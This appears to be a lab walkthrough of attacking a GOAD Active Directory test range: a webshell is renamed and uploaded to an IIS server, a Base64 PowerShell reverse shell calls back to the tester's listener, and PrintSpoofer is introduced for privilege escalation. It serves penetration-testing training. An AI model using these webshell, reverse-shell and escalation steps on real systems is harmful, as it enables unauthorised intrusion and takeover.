


Lets try to look for file upload vulnerabilities



```
(kali@kali)-[~/Desktop/GOAD/enum4linux]
└─$ cp /usr/share/webshells/aspx/cmdasp.aspx update.aspx


(kali@kali)-[~/Desktop/GOAD/enum4linux]
└─$ ls
10.txt 11.txt 12.txt
```



Lets try to look for file upload vulnerabilities

We can run dirbuster but we already know there is an upload or uploads folder

We try those first:



The image shows two overlapping browser windows. The left window displays a '403 - Forbidden: Access is denied' error message with the text: 'You do not have permission to view this directory or page using the credentials that you supplied.' The right window shows a terminal output for a 'whoami' command, displaying user information and a list of groups.

```
USER INFORMATION
-----
User Name          SID
-----
iis apppool\defaultappool  S-1-5-82-3006700770-424185619-1745488364-794895919-4084696415

GROUP INFORMATION
-----
Group Name          Type          SID          Attributes
-----
Mandatory Label\High Mandatory Level Label  S-1-16-12288
Everyone            Well-known group  S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users       Alias          S-1-5-32-545  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE Well-known group  S-1-5-6      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON      Well-known group  S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users  Well-known group  S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization  Well-known group  S-1-5-15     Mandatory group, Enabled by default, Enabled group
BUILTIN\IIS_IUSRS  Alias          S-1-5-32-568  Mandatory group, Enabled by default, Enabled group
LOCAL               Well-known group  S-1-2-0      Mandatory group, Enabled by default, Enabled group
                   Unknown SID type  S-1-5-82-0    Mandatory group, Enabled by default, Enabled group

PRIVILEGES INFORMATION
-----
Privilege Name      Description          State
-----
SeAssignPrimaryTokenPrivilege  Replace a process level token  Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process  Disabled
SeAuditPrivilege             Generate security audits  Disabled
SeChangeNotifyPrivilege      Bypass traverse checking  Enabled
SeImpersonatePrivilege       Impersonate a client after authentication  Enabled
SeCreateGlobalPrivilege      Create global objects  Enabled
SeIncreaseWorkingSetPrivilege  Increase a process working set  Disabled

USER CLAIMS INFORMATION
-----
User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
```

We cannot access the upload directory directly


but we have access to our page:

Lets Setup a Reverse Shell

Visit:

<https://www.revshells.com/>

And configure the following options:



The screenshot shows the 'Reverse Shell Generator' website interface. The browser address bar displays 'https://www.revshells.com'. The page has a dark theme and is titled 'Reverse Shell Generator'. It features several configuration sections:

- IP & Port:** IP is set to '10.0.8.2' and Port is '1234'. There is a '+1' button next to the port field.
- Listener:** The listener is configured as 'nc -l -vmp 1234'. The Type is set to 'nc'. There is a 'Copy' button.
- Reverse:** A tabbed interface with options: Reverse, Bind, MSFVenom, HoaxShell. The 'Reverse' tab is active.
- OS:** A dropdown menu is set to 'Windows'. There is a search bar and a 'Show Advanced' toggle.
- Shell List:** A list of shells including 'PowerShell #1', 'PowerShell #2', 'PowerShell #3', 'PowerShell #3 (TLS)', 'PowerShell #3 (Base64)', 'Python3 Windows', 'node.js #2', 'Java #3', 'Java Web', 'Java Two Way', and 'Javascript'. 'PowerShell #3 (Base64)' is selected and highlighted in blue.
- Shell Preview:** A terminal window showing the generated Base64-encoded reverse shell command for PowerShell #3 (Base64). The command is a long string of Base64 characters.
- Shell and Encoding:** The Shell is set to 'sh' and Encoding is 'None'. There are 'Raw' and 'Copy' buttons.

Lets Setup a Reverse Shell

```
kali@kali: ~/Desktop/GOAD/enum4linux
File Actions Edit View Help
kali@kali: ~/Desktop/GOAD/BloodHound.py-master x kali@kali: ~/Desktop x kali@kali: ~/Desktop/GOAD/enum4linux x kali@kali: ~/Desktop/GOAD/BloodHound.py-master x kali@kali: hier/chara/dar/nuttho3.imspect/avamples x
Testing: http://192.168.56.22/sb
Testing: http://192.168.56.22/scanned
Testing: http://192.168.56.22/sched
Testing: http://192.168.56.22/scheduling
Testing: http://192.168.56.22/school
Testing: http://192.168.56.22/science
Testing: http://192.168.56.22/screen
Testing: http://192.168.56.22/screenshots
Testing: http://192.168.56.22/scriptlet
Testing: http://192.168.56.22/scriptlibrary
Testing: http://192.168.56.22/sd
Testing: http://192.168.56.22/se
Testing: http://192.168.56.22/search_result
Testing: http://192.168.56.22/searchresults
Testing: http://192.168.56.22/search-results
Testing: http://192.168.56.22/secondary
Testing: http://192.168.56.22/secret
Testing: http://192.168.56.22/secure_login
Testing: http://192.168.56.22/secureform
Testing: http://192.168.56.22/secureprocess
Testing: http://192.168.56.22/Security
Testing: http://192.168.56.22/select
Testing: http://192.168.56.22/selected
Testing: http://192.168.56.22/seminar
Testing: http://192.168.56.22/send_order
Testing: http://192.168.56.22/send_to_friend
Testing: http://192.168.56.22/sendfriend
Testing: http://192.168.56.22/upload/
Testing: http://192.168.56.22/upload/update.aspx
Command: powershell -e IABJAGwAaOBIAG4AdAAg
User Name SID
-----
iis apppool\defaultappool 5-1-5-82-3006780778-424185619-1745488364-794895919-4004696415
GROUP INFORMATION
-----
Group Name Type SID Attributes
-----
Mandatory Label\High Mandatory Level Label 5-1-16-12288
Everyone Well-known group 5-1-1-0 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users Alias 5-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE Well-known group 5-1-5-6 Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON Well-known group 5-1-2-1 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group 5-1-5-11 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group 5-1-5-15 Mandatory group, Enabled by default, Enabled group
BUILTIN\IIS_IUSRS Alias 5-1-5-32-568 Mandatory group, Enabled by default, Enabled group
LOCAL Well-known group 5-1-2-0 Mandatory group, Enabled by default, Enabled group
Unknown SID type 5-1-5-82-0 Mandatory group, Enabled by default, Enabled group
PRIVILEGES INFORMATION
-----
Privilege Name Description State
-----
SeAssignPrimaryTokenPrivilege Replace a process level token Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
SeAuditPrivilege Generate security audits Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
USER CLAIMS INFORMATION
-----
User claims unknown.
Kerberos support for Dynamic Access Control on this device has been disabled.
(kali@kali) [~/Desktop/GOAD/enum4linux]
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host proto kernel nofilter
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:a2:1c:50 brd ff:ff:ff:ff:ff:ff
    inet 172.16.17.1/24 brd 172.16.17.255 scope global dynamic noprefixroute eth0
        valid_lft 1510sec preferred_lft 1510sec
    inet6 fe80::d977:fb13:c603:479e/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
4: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 1000
    link/none
    inet 10.0.0.2/24 scope global tun0
        valid_lft forever preferred_lft forever
    inet6 fe80::1ec9:edf1:b07:b01/64 scope link stable-privacy proto kernel ll
        valid_lft forever preferred_lft forever
(kali@kali) [~/Desktop/GOAD/enum4linux]
nc -lvp 1234
[*] Listening on [any] 1234 ...
connect to [10.0.0.2] from (UNKNOWN) [192.168.56.22] 64786
whoami
iis appool\defaultappool
PS C:\windows\system32\inetsrv>
```

We have a reverse shell!

Privilege Escalation-Printspoofer

README

printspoofer

PrintSpoofer exploit that can be used to escalate service user permissions on Windows Server 2016, Server 2019, and Windows 10.

To escalate privileges, the service account must have SeImpersonate privileges. To execute:

```
PrintSpoofer.exe -i -c cmd
```

With appropriate privileges this should grant system user shell access.

```
PS C:\windows\system32\inetsrv> whoami /priv
```

```
dir
```

```
PRIVILEGES INFORMATION
```

Privilege Name	Description	State
SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeAuditPrivilege	Generate security audits	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

```
PS C:\windows\system32\inetsrv>
```

